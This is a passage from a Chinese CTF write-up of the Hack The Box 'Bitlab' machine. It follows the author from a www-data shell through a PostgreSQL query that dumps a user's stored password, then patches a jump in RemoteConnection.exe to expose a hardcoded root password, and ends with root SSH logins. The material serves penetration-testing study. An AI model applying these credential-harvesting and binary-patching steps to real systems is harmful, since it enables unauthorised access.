$ python -c "import pty;pty.spawn('/bin/bash')"

www-data@bitlab:/var/www/html/profile$
www-data@bitlab:/var/www/html/profile$
```


0x3 own user

进入到home/clave目录下并没有发现可以利用的信息



```
www-data@bitlab:/home/clave$ ls -al
ls -al
total 44
drwxr-xr-x 4 clave clave  4096 Aug  8 14:40 .
drwxr-xr-x 3 root  root   4096 Feb 28  2019 ..
lrwxrwxrwx 1 root  root      9 Feb 28  2019 .bash_history -> /dev/null
-rw-r--r-- 1 clave clave  3771 Feb 28  2019 .bashrc
drwx------ 2 clave clave  4096 Aug  8 14:40 .cache
drwx------ 3 clave clave  4096 Aug  8 14:40 .gnupg
-rw-r--r-- 1 clave clave   807 Feb 28  2019 .profile
-r-------- 1 clave clave 13824 Jul 30 19:58 RemoteConnection.exe
-r-------- 1 clave clave    33 Feb 28  2019 user.txt
www-data@bitlab:/home/clave$ 
```

回到浏览器中继续寻找信息。在gitlab/snippets中找到一个db连接信息。猜测可能在该数据库中存储了clave的用户密码。



Authored 10 months ago by Developer


Postgresql

Edited 10 months ago

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
```


在靶机中执行php交互环境

```
php > $connection = new PDO('pgsql:host=localhost;dbname=profiles', 'profiles', 'profiles');
php > $result = $connection->query("SELECT * FROM profiles");
php > $profiles = $result->fetchAll();
php > print_r($profiles);
Array
(
    [0] => Array
        (
            [id] => 1
            [0] => 1
            [username] => clave
            [1] => clave
            [password] => c3NoLXN0cjBuZy1wQHNz==
            [2] => c3NoLXN0cjBuZy1wQHNz==
        )

)
php >
```



```
php > $connection = new PDO('pgsql:host=localhost;dbname=profiles', 'profiles', 'profiles');
$connection = new PDO('pgsql:host=localhost;dbname=profiles', 'profiles', 'profiles');
php > $result = $connection->query("SELECT * FROM profiles");
$result = $connection->query("SELECT * FROM profiles");
php > $profiles = $result->fetchAll();
$profiles = $result->fetchAll();
php > print_r($profiles);
```


查看数据信息



```
php > print_r($profiles);
print_r($profiles);
Array
(
    [0] => Array
        (
            [id] => 1
            [0] => 1
            [username] => clave
            [1] => clave
            [password] => c3NoLXN0cjBuZy1wQHNz==
            [2] => c3NoLXN0cjBuZy1wQHNz==
        )

)
```

得到clave用户密码（这里不需要对其进行base64解码）


ssh登录并查看到user.txt



```
root@kali:bitlab# ssh clave@bitlab.htb
clave@bitlab.htb's password:
Last login: Sun Jan 12 05:07:45 2020 from 10.10.15.80
clave@bitlab:~$ cd ~
clave@bitlab:~$ ls
remote  RemoteConnection.exe  user.txt
clave@bitlab:~$ cat user.txt
1e3fd8[redacted]
clave@bitlab:~$
```

0x4 own root

在clave目录下发现有一个Remoteconnection.exe，很不寻常。将其下载后用ida分析，在main函数中发现如下信息：




```
v6 = v24;
if ( v26 < 0x10 )
  v6 = (void **)&v24;
for ( i = (WCHAR *)v3; v6 != (void **)v5; ++i )
{
  *i = *(char *)v6;
  v6 = (void **)((char *)v6 + 1);
}
v3[v25] = 0;
if ( lpBuffer == L"clave" )
  ShellExecuteW(0, L"open", L"C:\\Program Files\\PuTTY\\putty.exe", v3, 0, 10);
else
  sub_401C20(std::cout);                          // access denied
if ( v26 >= 0x10 )
  operator delete(v24);
v26 = 15;
v25 = 0;
LOBYTE(v24) = 0;
if ( v20 >= 0x10 )
  operator delete((void *)v18);
v20 = 15;
00000A47 _main:65 (401647)
```

如果lpBuffer==clave，则执行ShellExecuteW函数，会调用putty程序。putty程序是用来进行远程连接的，所以猜测可能是用来进行root用户连接的。


但由于这里lpbuffer不等于clave，则程序不会执行shell函数，所以需要对其进行patch修改。

用od打开，查找clave字符串




地址	反汇编	文本字串
00B51565	mov eax,remoteco.00B53188	ASCII 58,"RIBGQUCDhOHJRcIBh8EEk8aBwdQTAIERVIwFEQ4SDghJUsHJTw1TytWFkwPVgQ2RztS"
00B515A4	mov eax,remoteco.00B531D0	ASCII 70,"arse"
00B51640	cmp [local.26],remoteco.00B531D8	UNICODE "clave"
00B5164F	push remoteco.00B531E8	UNICODE "C:\Program Files\PuTTY\putty.exe"
00B51654	push remoteco.00B5322C	UNICODE "open"
00B5165A	call dword ptr ds:[<&SHELL32.ShellExecu	(初始 CPU 选择)
00B52917	mov eax,remoteco.00B53140	ASCII "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

双击定位到如下位置。查看汇编指令可知，地址0x00B51647处的jnz指令控制跳转，若不等于clave，则跳到0x00B51662处。将0x00B51647处的指令改为jz ...后，程序便会执行ShellExecuteW函数。




```
00B51628  >  66:0FBE39      movsx di,byte ptr ds:[ecx]
00B5162C  .  66:893A        mov word ptr ds:[edx],di
00B5162F  .  41             inc ecx
00B51630  .  83C2 02        add edx,0x2
00B51633  .  3BCE           cmp ecx,esi
00B51635  .^ 75 F1          jnz short remoteco.00B51628
00B51637  >  8B55 E4        mov edx,[local.7]
00B5163A  .  33C9           xor ecx,ecx
00B5163C  .  66:890C50      mov word ptr ds:[eax+edx*2],cx
00B51640  .  817D 98 D831   cmp [local.26],remoteco.00B531D8     UNICODE "clave"
00B51647    ,75 19          jnz short remoteco.00B51662
00B51649  .  6A 0A          push 0xA                             IsShown = A (10.)
00B5164B  .  33DB           xor ebx,ebx
00B5164D  .  53             push ebx                             DefDir = NULL
00B5164E  .  50             push eax                             Parameters = "-ssh root@gitlab.htb -pw "Q
00B5164F  .  68 E831B500    push remoteco.00B531E8               FileName = "C:\Program Files\PuTTY\putty.e
00B51654  .  68 2C32B500    push remoteco.00B5322C               Operation = "open"
00B51659  .  53             push ebx                             hWnd = NULL
00B5165A  .  FF15 0831B50   call dword ptr ds:[<&SHELL32.Shel    ShellExecuteW
```



```
00B51660 ..  EB 10          jmp short remoteco.00B51672
00B51662 >  ↳A1 6C30B500    mov eax,dword ptr ds:[<&MSVCP100.
00B51667  .  50             push eax
```

https://blog.csdn.net/weixin_43826280


双击该指令进行修改后，并设置断点，使程序运行到ShellExecuteW函数，此时可以看到Parameters信息，如下。



```
00B51628 >  66:0FBE39     ┌movsx di,byte ptr ds:[ecx]
00B5162C .  66:893A       │mov word ptr ds:[edx],di
00B5162F .  41            │inc ecx
00B51630 .  83C2 02       │add edx,0x2
00B51633 .  3BCE          │cmp ecx,esi
00B51635 .^ 75 F1         └jnz short remoteco.00B51628
00B51637 >  8B55 E4        mov edx,[local.7]
00B5163A .  33C9           xor ecx,ecx
00B5163C .  66:890C50      mov word ptr ds:[eax+edx*2],cx
00B51640 .  817D 98 D831I  cmp [local.26],remoteco.00B531D8   UNICODE "clave"
00B51647  ⌄ 74 19          je short remoteco.00B51662
00B51649 .  6A 0A          push 0xA                          ┌IsShown = A (10.)
00B5164B .  33DB           xor ebx,ebx                       │
00B5164D .  53             push ebx                          │DefDir = NULL
00B5164E .  50             push eax                          │Parameters = "-ssh root@gitlab.htb -pw "Qf7]8YSV.wDNF*[
00B5164F .  68 E831B500    push remoteco.00B531E8            │FileName = "C:\Program Files\PuTTY\putty.exe"
00B51654 .  68 2C32B500    push remoteco.00B5322C            │Operation = "open"
00B51659 .  53             push ebx                          │hWnd = NULL
00B5165A .  FF15 0831B50I  call dword ptr ds:[<&SHELL32.Shel └ShellExecuteW
00B51660 .⌄ EB 10          jmp short remoteco.00B51672
00B51662 >  A1 6C30B500    mov eax,dword ptr ds:[<&MSVCP100.
00B51667 .  50             push eax
```

https://blog.csdn.net/weixin_43826280

很明显是进行ssh登陆时的密码。利用该密码进行登录，拿到root flag。



```
root@kali:bitlab# ssh root@bitlab.htb
root@bitlab.htb's password:
Last login: Fri Sep 13 14:11:14 2019
root@bitlab:~# ls
root.txt
root@bitlab:~# cat root.txt
8d4[redacted]
root@bitlab:~# 
```

0x5 总结

bitlab靶机属于中等难度，涉及到了js调试、git库操作及信息收集、webshell以及逆向等知识。对于学习渗透测试很有帮助。再接再厉！同时本文也参考了其他writeup，附上链接，供参考。
0xRick Url: https://0xdf.gitlab.io/2020/01/11/htb-bitlab.html